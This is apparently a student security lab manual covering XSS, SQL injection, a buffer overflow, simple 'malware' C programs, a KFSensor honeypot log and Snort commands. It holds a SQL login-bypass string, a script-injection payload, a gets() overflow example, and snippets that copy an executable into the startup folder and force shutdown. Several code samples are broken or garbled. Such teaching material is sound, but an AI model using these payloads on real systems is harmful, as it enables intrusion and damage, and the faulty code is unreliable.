IMPLEMENT CROSS-SITE SCRIPTING AND PREVENT XSS

Aim:

To implement cross-site scripting

Procedure:

1) Create the web-page
2) Add the script into the dialogue and give search
3) The irrelevant javascript is executed which leads to harmful effect

XSS ATTACK:

The following server-side pseudo-code is used to display the most recent comment on a web page,

```
print "<html>"
print "<h1>Most recent comment</h1>"
print database.latestComment
print "</html>"
```

The above page is vulnerable to XSS because an attacker could submit a comment that contains a malicious payload such as

```
<script>doSomethingEvil();</script>
```

Users visiting the web page will get served the following HTML page,

```
<html>
<h1>Most recent comment</h1>
<script>doSomethingEvil();</script>
</html>
```

XSS PREVENTION:

1.Never insert untrusted data except in allowed locations

2.HTML Escape Before Inserting Untrusted Data into HTML Element Content

3.Attribute Escape Before Inserting Untrusted Data into HTML Common Attributes

4.JavaScript Escape Before Inserting Untrusted Data into JavaScript Data Values

5.HTML escape JSON values in an HTML context and read the data with JSON.parse

IMPLEMENT THE SQL INJECTION ATTACK

Aim:

To implement SQL injection attack for login query

Procedure:

1) Create the website and the required backend
2) In the login page, give username as anything and apssword as(xxx’) OR 1=1--J
3) The user is logged in since 1=1 is always true

SQL INJECTION ATTACK:

Java source code:

```
String query = "SELECT userName, balance FROM accounts" + "WHERE userID=" +
request.getParameter("userID") + "and password='" + request.getParameter("Password") + "'";
try {
    Statement statement = connection.createStatement();
    ResultSet rs = statement.executeQuery(query);
    while (rs.next()) {
        page.addTableRow(rs.getString("userName"),
            rs.getFloat("balance"));
     }
}
catch (SQLException e){}
```

Under normal conditions, a user enters his or her userID and password, and this generates the following statement for execution:

SELECT userName, balance FROM accounts WHERE userID=512 and password='thisisyoda'

The SQL Injection can be done using the following statement,

SELECT userName, balance FROM accounts WHERE userID='1' OR '1'='1' and password='1' OR '1'='1

The vulnerability can be mitigated using a prepared statement to create a parameterized query as follows:

```
String query = "SELECT userName, balance "+ "FROM accounts WHERE userID = ?
```

```
           and password = ?";
try {
    PreparedStatement statement = connection.prepareStatement(query);
    statement.setInt(1, request.getParameter("userID"));
    ResultSet rs = statement.executeQuery();
    while (rs.next()) {
       page.addTableRow(rs.getString("userName"),
         rs.getFloat("balance"));
}
} catch (SQLException e)
   { ... }
```

IMPLEMENT BUFFER OVERFLOW ATTACK

Aim:

To implement buffer overflow attack

Buffer overflow attack:

In a buffer-overflow attack, the extra data sometimes hold specific instructions for actions intended by a hacker or malicious user, for example the data could trigger a response that damages files, changes data or unveils private information.

Example: char A[8]=” “;

strcpy(A,”excessive”);

Variable name	A	B
Value	excessiv	28586
hex	65 78 63 65 73 69 76	65 00

BUFFER OVERFLOW ATTACK SOURCE CODE:

```
#include <stdio.h>
#include <string.h>
int main(void)
{
    char buff[15];
    int pass = 0;
    printf("\n Enter the password : \n");
    gets(buff);
    if(strcmp(buff, "thegeekstuff"))
    {printf ("\n Wrong Password \n");}
    else
    { printf ("\n Correct Password \n"); pass = 1; }
     if(pass) {
    printf ("\n Root privileges given to the user \n"); return 0;
}
```

OUTPUT:

```
1. Enter the password :
   thegeekstuff
   Correct Password
   Root privileges given to the use

2.Enter the password :
  hhhhhhhhhhhhhhhhhhhh
  Wrong Password
  Root privileges given to the user
```

Result:

The above program is successfully executed and output is obtained.

UNDERSTANDING MALWARE DETECTION AND PREVENTION

Aim:

To understand malwares working and detection

Procedure:

To restart the computer,

Accessing the setting menu of the system

Then shutdown the system

To Jam hard disk,

Run an interface loop that runs until the computer crashes.

Malware detection:

Source code:

To restart the computer,

```
#include<stdio.h>
#include<dos.h>
Int main() {
system(“copytest.exe c:\Document and settings \ All users \ startmalprograms \startup\”);
system(“shutdown_l_f”);
}
```

To Jam Hard disk,

```
#include<stdio.h>
#include<stdlib.h>
Int main() {
  while(1) {
     system(“dir>>a.sa.exe”);}
}
```

Result:

The working of malware is understood.

SET UP A HONEYPOT AND MONITOR THE HONEYPOT ON NETWORK

Aim:

To set up a honeypot and monitor the honeypot on a given network

Algorithm:

1. Honeypot is a device placed on computer network specifically designed to capture malicious network traffic

2. KF Sensor is the tool to setup as honeypot when KF Sensor is running it places a siren icon in the windows system tray in the bottom right of the screen. If there are no alerts then green icon is displayed

3. Download KF Sensor Evaluation Setup File from KF Sensor Website

4. Install with License Agreement and appropriate directory path .

5. Reboot the computer now.


6. The KF Sensor automatically starts during windows boot Click Next to setup wizard.

7. Select all port classes to include and Click Next .

8. Send the email and Send from email enter the ID and Click Next.

9. Select the options such as Denial of Service[DOS], Port Activity, Proxy Emulsion, Network Port Analyzer, Click Next 10. Select Install as system service and Click Next 11. Click finish

Output:




KFSensor Professional - Evaluation Trial

kfsensor - localhost - M...
- TCP
  - 0 Closed TCP Ports
  - ~~21 FTP - Error~~
  - 25 SMTP
  - 53 DNS
  - 68 DHCP
  - **80 IIS - Recent ...**
  - 110 POP3
  - 119 NNTP
  - ~~135 MS RPC - Error~~
  - 139 NBT Session S...
  - 389 LDAP
  - 443 HTTPS
  - ~~445 NBT SMB - Error~~
  - 593 CIS
  - 1028 MS CIS
  - 1080 SOCKS
  - 1433 SQL Server
  - 2234 Directplay
  - 3128 IIS Proxy
  - 3268 Global Catal...
  - 3389 Terminal Ser...
  - 5000 MS Uni Plug ...
  - 5357 Web Service...
  - 8080 IIS Proxy
- UDP
  - 0 Closed UDP Ports
  - 42 WINS UDP
  - **67 DHCP - Rece...**
  - **68 DHCP Client ...**
  - 88 Kerberos
  - 137 NBT Name Ser...
  - **138 NBT Datagr...**
  - 161 SNMP

ID	Start	Duration	Pr...	Sens...	Name	Visitor	Sig. Message	Received
26	3/1/2012 9:54:40 AM.656	0.000	UDP	138	NBT Datagram ...	BTPS-PC		NBT DGRAM Packet: id:5
25	3/1/2012 9:54:29 AM.015	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLBP H
24	3/1/2012 9:54:29 AM.015	0.000	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1[0D
23	3/1/2012 9:54:11 AM.343	0.000	UDP	138	NBT Datagram ...	COM15		NBT DGRAM Packet: id:3
22	3/1/2012 9:53:28 AM.968	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLBP H
21	3/1/2012 9:53:28 AM.968	0.000	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1[0D
20	3/1/2012 9:53:22 AM.328	0.000	UDP	138	NBT Datagram ...	COMPUTER14		NBT DGRAM Packet: id:3
19	3/1/2012 9:53:09 AM.093	0.000	UDP	138	NBT Datagram ...	FRONTOFFICEPC		NBT DGRAM Packet: id:3
18	3/1/2012 9:52:56 AM.453	0.000	UDP	138	NBT Datagram ...	COMP1		NBT DGRAM Packet: id:3
17	3/1/2012 9:52:54 AM.656	0.000	UDP	138	NBT Datagram ...	COM15		NBT DGRAM Packet: id:3
16	3/1/2012 9:52:54 AM.609	0.000	UDP	138	NBT Datagram ...	com15		NBT DGRAM Packet: id:3
15	3/1/2012 9:52:42 AM.046	0.000	UDP	68	DHCP Client	192.168.1.1		[02 01 06 00 DD]k[0B] [(
14	3/1/2012 9:52:46 AM.234	0.000	UDP	67	DHCP	com15		DHCP: Boot Request[0A
13	3/1/2012 9:52:41 AM.734	0.000	UDP	138	NBT Datagram ...	CIVILDEPT		NBT DGRAM Packet: id:3
12	3/1/2012 9:52:38 AM.750	0.000	UDP	138	NBT Datagram ...	BTPS-PC		NBT DGRAM Packet: id:5
11	3/1/2012 9:52:31 AM.078	0.000	UDP	67	DHCP	BTPS-PC		DHCP: Boot Request[0A
10	3/1/2012 9:52:28 AM.953	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLBP H
9	3/1/2012 9:52:23 AM.000	0.015	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1[0D
8	3/1/2012 9:52:23 AM.015	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLBP H
7	3/1/2012 9:52:10 AM.562	0.000	UDP	138	NBT Datagram ...	CIVILDEPT		NBT DGRAM Packet: id:3
6	3/1/2012 9:52:06 AM.781	0.000	UDP	138	NBT Datagram ...	com15		NBT DGRAM Packet: id:3
5	3/1/2012 9:51:55 AM.031	0.000	UDP	138	NBT Datagram ...	COMP1		NBT DGRAM Packet: id:3
4	3/1/2012 9:51:49 AM.937	0.000	UDP	138	NBT Datagram ...	COM15		NBT DGRAM Packet: id:3
3	3/1/2012 9:51:30 AM.500	0.000	UDP	138	NBT Datagram ...	COMP11		NBT DGRAM Packet: id:3
2	3/1/2012 9:51:20 AM.974	0.000	UDP	68	DHCP Client	192.168.1.1		[02 01 06 00]L#[B0 03 C
1	3/1/2012 9:51:20 AM.968	0.000	UDP	67	DHCP	com15		DHCP: Boot Request[0A


Server: Running | Visitors: 10 | Events: 26/26



KFSensor Professional - Evaluation Trial

Visitors
- 178.76.252.26 - Recen...
- 122.45.101.67 - Recen...
- 176.73.49.60 - Recent ...
- 192.168.1.1 - Recent A...
- 192.168.1.51 - BTPS-PC...
- 192.168.1.52 - CIVILDE...
- 192.168.1.53 - FRONTO...
- 192.168.1.58 - COMPUT...
- 192.168.1.62 - COMP11...
- 192.168.1.65 - ELECTRI...
- 192.168.1.70 - COMP2 ...
- 192.168.1.73 - COMP1 ...
- 192.168.1.114 - com15 ...
- 192.168.56.1 - COM15 ...
- 222.107.67.174 - Rece...

ID	Start	Duration	Pr...	Sens...	Name	Visitor	Sig. Message	Received
44	3/1/2012 9:56:17 AM.398	0.000	UDP	1222	UDP Packet	222.107.67.174		[0E D1 15 00 02]P[A
43	3/1/2012 9:56:17 AM.177	0.000	UDP	1224	UDP Packet	178.76.252.26		Cu.[00 DD 1E E3]x$[
42	3/1/2012 9:56:16 AM.855	0.000	UDP	1223	UDP Packet	178.76.252.26		[CA C1]![00 F7 88 E
41	3/1/2012 9:57:08 AM.968	0.000	UDP	67	DHCP	BTPS-PC		DHCP: Boot Request
40	3/1/2012 9:56:16 AM.211	0.000	UDP	1217	UDP Packet	222.107.67.174		[D7 0D 00 DB 04 EF]
39	3/1/2012 9:56:55 AM.375	0.000	UDP	138	NBT Datagram ...	com15		NBT DGRAM Packet:
38	3/1/2012 9:56:16 AM.147	0.000	UDP	1220	UDP Packet	176.73.49.60		[E1 96 13 00]W[04 9
37	3/1/2012 9:56:15 AM.821	0.000	UDP	1219	UDP Packet	176.73.49.60		[BA 9F 17 00 8A 8D]
36	3/1/2012 9:56:29 AM.125	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLB
35	3/1/2012 9:56:29 AM.125	0.000	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1
34	3/1/2012 9:56:15 AM.262	0.000	UDP	1218	UDP Packet	122.45.101.67		[80]![1F 00 D2 F5][1
33	3/1/2012 9:56:15 AM.049	0.000	UDP	1216	UDP Packet	122.45.101.67		6[19 00]M[AD C9]H[
32	3/1/2012 9:56:14 AM.652	0.000	UDP	1215	UDP Packet	122.45.101.67		[02]K[00 F6 F7 0E 0
31	3/1/2012 9:55:54 AM.406	0.000	UDP	138	NBT Datagram ...	ELECTRICALDEPT		NBT DGRAM Packet:
30	3/1/2012 9:55:29 AM.093	0.016	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLB
29	3/1/2012 9:55:29 AM.046	0.000	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1
28	3/1/2012 9:55:28 AM.068	0.000	UDP	68	DHCP Client	192.168.1.1		[02 01 06 00 EF 0E]/
27	3/1/2012 9:55:28 AM.078	0.000	UDP	67	DHCP	com15		DHCP: Boot Request
26	3/1/2012 9:54:40 AM.656	0.000	UDP	138	NBT Datagram ...	BTPS-PC		NBT DGRAM Packet:
25	3/1/2012 9:54:29 AM.015	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLB
24	3/1/2012 9:54:29 AM.015	0.000	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1
23	3/1/2012 9:54:11 AM.343	0.000	UDP	138	NBT Datagram ...	COM15		NBT DGRAM Packet:
22	3/1/2012 9:53:28 AM.968	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLB
21	3/1/2012 9:53:28 AM.968	0.000	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1
20	3/1/2012 9:53:22 AM.328	0.000	UDP	138	NBT Datagram ...	COMPUTER14		NBT DGRAM Packet:
19	3/1/2012 9:53:09 AM.093	0.000	UDP	138	NBT Datagram ...	FRONTOFFICEPC		NBT DGRAM Packet:
18	3/1/2012 9:52:56 AM.453	0.000	UDP	138	NBT Datagram ...	COMP1		NBT DGRAM Packet:
17	3/1/2012 9:52:54 AM.656	0.000	UDP	138	NBT Datagram ...	COM15		NBT DGRAM Packet:
16	3/1/2012 9:52:54 AM.609	0.000	UDP	138	NBT Datagram ...	com15		NBT DGRAM Packet:
15	3/1/2012 9:52:42 AM.046	0.000	UDP	68	DHCP Client	192.168.1.1		[02 01 06 00 DD]k[0E
14	3/1/2012 9:52:46 AM.234	0.000	UDP	67	DHCP	com15		DHCP: Boot Request
13	3/1/2012 9:52:41 AM.734	0.000	UDP	138	NBT Datagram ...	CIVILDEPT		NBT DGRAM Packet:
12	3/1/2012 9:52:38 AM.750	0.000	UDP	138	NBT Datagram ...	BTPS-PC		NBT DGRAM Packet:
11	3/1/2012 9:52:31 AM.078	0.000	UDP	67	DHCP	BTPS-PC		DHCP: Boot Request
10	3/1/2012 9:52:28 AM.953	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLB
9	3/1/2012 9:52:23 AM.000	0.015	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1


KFSensor Professional - Evaluation Trial
File View Scenario Signatures Settings Help
start
KFSensor Professiona...
KeyFocus - KFSensor ...
KFSensor Administrati...
10:11 AM

Visitors
- 0.0.0.0 - com15 - R...
- 24.51.70.132 - Rece...
- 31.131.81.158 - Rec...
- 46.43.203.12 - Rece...
- 46.63.6.244 - MORD...
- 46.102.77.223 - Rec...
- 46.180.169.132 - R...
- 46.241.118.5 - Rece...
- 49.248.13.190 - smt...
- 58.117.151.26 - Rec...
- 59.23.151.204 - Rec...
- 59.126.122.92 - Rec...
- 59.144.55.226 - AES...
- 59.148.20.211 - 059...
- 61.34.107.188 - Rec...
- 71.43.42.154 - mcs-...
- 77.238.93.227 - Rec...
- 78.60.251.58 - Rece...
- 78.97.105.133 - Rec...
- 78.97.160.74 - Rece...
- 78.111.104.187 - R...
- 79.114.172.206 - 79...
- 79.125.89.51 - IP-0...
- 79.170.188.185 - CC...
- 82.80.130.160 - CA...
- 84.240.34.146 - ACE...
- 85.122.41.194 - Rec...
- 85.204.143.139 - R...
- 87.69.221.227 - USE...
- 88.80.107.148 - HO...
- 88.208.208.192 - se...
- 89.43.159.230 - Rec...
- 92.114.113.151 - R...
- 93.118.250.195 - R...

rt	Duration	Pr...	Sens...	Name	Visitor	Sig. Message	Received
2012 9:58:30 AM.217	0.000	UDP	1523	UDP Packet	MICROSOF-6566EA		8[D7]"[00]EM[C6 B0]K#[A8 E6 A6 8...
2012 9:58:29 AM.903	0.000	UDP	1522	UDP Packet	MICROSOF-6566EA		H[15 1A 00 C9]V6[FE]][A0 EF 16 06 ...
2012 10:10:29 AM....	0.016	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLBP HTTP/1.1[0D ...
2012 10:10:29 AM....	0.000	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1[0D 0A]translat...
2012 9:58:29 AM.501	0.000	UDP	1520	UDP Packet	78.97.105.133		[F4 1F 13 00 BE]:[A8 C0]p[91]`{[1D]...
2012 9:58:29 AM.287	0.000	UDP	1518	UDP Packet	78.97.105.133		n$%[00 9E 90 AB A4 8B]—[07]6v[07...
2012 9:58:29 AM.020	0.000	UDP	1516	UDP Packet	112.205.4.149.pldt.net		i[D3]+[00 EF]c'oF-[00]G[C9 93 0F A...
2012 9:58:28 AM.525	0.000	UDP	1515	UDP Packet	112.205.4.149.pldt.net		[1E 83 18 00 BD 0A]"[8D]85[A3]Q[C...
2012 9:58:28 AM.196	0.000	UDP	1514	UDP Packet	78.111.104.187		[9F 82],[00]O[E7 07 C7 B9 AF]p[EF]...
2012 9:58:27 AM.857	0.000	UDP	1513	UDP Packet	78.111.104.187		Y[9E 0F 00]][B1 C9 F6]II[EB]}[8A]J{...
2012 9:58:27 AM.310	0.000	UDP	1510	UDP Packet	188-173-12-171.next...		[BB F8 11 00 E9 CF]"[18]/[15 C4 DA...
2012 9:58:26 AM.667	0.000	UDP	1507	UDP Packet	CAMERAS		[A7]5[00] [E8 19 0E 84 96 D] 1C 98...
2012 9:58:26 AM.655	0.000	UDP	1509	UDP Packet	smtp.ttml.co.in		[DB 84]%[00]Bk[97 DF C5]¤[B4 DA E...
2012 9:58:26 AM.561	0.000	UDP	1508	UDP Packet	smtp.ttml.co.in		¤{13 00]?s[F7 F0 94 AD]0[81 CF]S[...
2012 9:58:26 AM.329	0.000	UDP	1506	UDP Packet	CAMERAS		[BA 9F 17 00 8A 8D]-[18 81 E1 EF]-[...
2012 9:58:25 AM.971	0.000	UDP	1504	UDP Packet	bacd02d6.virtua.com.br		R.-[00 B7]o@L[86]<[1F A6 89 F9 A9...
2012 9:58:25 AM.380	0.000	UDP	1503	UDP Packet	bacd02d6.virtua.com.br		H[15 1A 00 C9]V6[FE]][A0 EF 16 06 ...
2012 9:58:24 AM.818	0.000	UDP	1502	UDP Packet	customer144131.meg...		[B9]6'[00 FB]qK[A4]>[9A D2]][EC C...
2012 9:58:24 AM.349	0.000	UDP	1501	UDP Packet	customer144131.meg...		[1E 83 18 00 BD 0A]"[8D]85[A3]Q[C...
2012 9:58:13 AM.601	0.000	UDP	1494	UDP Packet	CC_KOMP4		F.[17 00 F1]y[9B]K/[E2]tW,[[01 B9 ...
2012 9:58:13 AM.212	0.000	UDP	1493	UDP Packet	CC_KOMP4		[A5 15 15 00 CE]V|[0A]w<[F7]Y[DB ...
2012 10:09:29 AM....	0.000	TCP	80	IIS	COMP2	IIS view script s...	PROPFIND /CanonLBP HTTP/1.1[0D ...
2012 10:09:29 AM....	0.000	TCP	80	IIS	COMP2	IIS view script s...	OPTIONS / HTTP/1.1[0D 0A]translat...
2012 9:58:12 AM.932	0.000	UDP	1492	UDP Packet	112.206.183.74.pldt....		*[98]0[00 B8]T[A6]-[E9 0D]efg[D5]i...
2012 9:58:12 AM.473	0.000	UDP	1491	UDP Packet	112.206.183.74.pldt....		3[E5 14 00]_[D5 D8 8A]cf[10]_[C3]i...
2012 9:58:11 AM.897	0.000	UDP	1490	UDP Packet	178-168-14-215.star...		c[12]/[00 F8]—[FD 85][[B8]~[D2 8F ...
2012 9:58:11 AM.566	0.000	UDP	1488	UDP Packet	178-168-14-215.star...		}[F4 0B 00 F5 C1]t[C3 EA D7]L[F8 E...
2012 9:58:10 AM.164	0.000	UDP	1484	UDP Packet	189-74-127-249.mga...		%[98]+[00];[D2 BC E3 E6 E9];[A2 9...
2012 9:58:09 AM.676	0.000	UDP	1483	UDP Packet	189-74-127-249.mga...		[D5]{[16 00 96]R[F3 E0 E4 15]q[F5]...
2012 9:58:08 AM.813	0.000	UDP	1480	UDP Packet	ACER		[1F 84]$[00 06 C1 F2]p[9F A4]t[F8 ...
2012 9:58:08 AM.486	0.000	UDP	1479	UDP Packet	ACER		AW"[00 8D 9D]3[19 84 B9 C1 8E][D...
2012 9:58:07 AM.272	0.000	UDP	1472	UDP Packet	CHANGEME1		L[EC]"[00 8D D2 81]?kw[91]6e6[BE ...
2012 9:58:06 AM.959	0.000	UDP	1471	UDP Packet	CHANGEME1		[D2]K[00 F6 F7 0E 04 C7 16]][D4 A...
2012 9:58:06 AM.557	0.000	UDP	1470	UDP Packet	78.97.160.74		[FD B2 18 00]<$[1E]!—[E0 D1 A9 E5 ...
2012 9:58:06 AM.331	0.000	UDP	1469	UDP Packet	78.97.160.74		[A5 EC]8[00 FE]X[01 9E FD]][AD B...

Server: Running | Visitors: 107 | Events: 254/254

Result:

Thus the experiment to set up a Honeypot and monitor the Honeypot on network was done successfully.

DEMONSTRATE INTRUSION DETECTION SYSTEM

Aim:

Snort is an open source network intrusion detection system (NIDS) and it is a packet sniffer that monitors network traffic in real time.

Introduction: Intrusion detection system:

Intrusion detection is a set of techniques and methods that are used to detect suspicious activity both at the network and host level. Intrusion detection systems fall into two basic categories:

1.Signature-based intrusion detection systems

2.Anomaly detection systems.

Intruders have signatures, like computer viruses, that can be detected using software. You try to find data packets that contain any known intrusion-related signatures or anomalies related to Internet protocols. Based upon a set of signatures and rules, the detection system is able to find and log suspicious activity and generate alerts.

Snort tool:

Snort is based on libpcap (for library packet capture), a tool that is widely used in TCP/IP traffic sniffers and analyzers. Through protocol analysis and content searching and matching, Snort detects attack methods, including denial of service, buffer overflow, CGI attacks, stealth port scans, and SMB probes. When suspicious behavior is detected, Snort sends a real-time alert to syslog, a separate 'alerts' file, or to a pop-up window.

Procedure:

STEP-1: Sniffer mode snort –v Print out the TCP/IP packets header on the screen.

STEP-2: Snort –vd Show the TCP/IP ICMP header with application data in transit.

STEP-3: Packet Logger mode snort –dev –l c:\log [create this directory in the C drive] and snort will automatically know to go into packet logger mode, it collects every packet it sees and places it in log directory.

STEP-4: snort –dev –l c:\log –h ipaddress/24 This rule tells snort that you want to print out the data link and TCP/IP headers as well as application data into the log directory.

STEP-5: snort –l c:\log –b this binary mode logs everything into a single file.

STEP-6: Network Intrusion Detection System mode snort –d c:\log –h ipaddress/24 –c snort.conf This is a configuration file that applies rule to each packet to decide it an action based upon the rule type in the file.

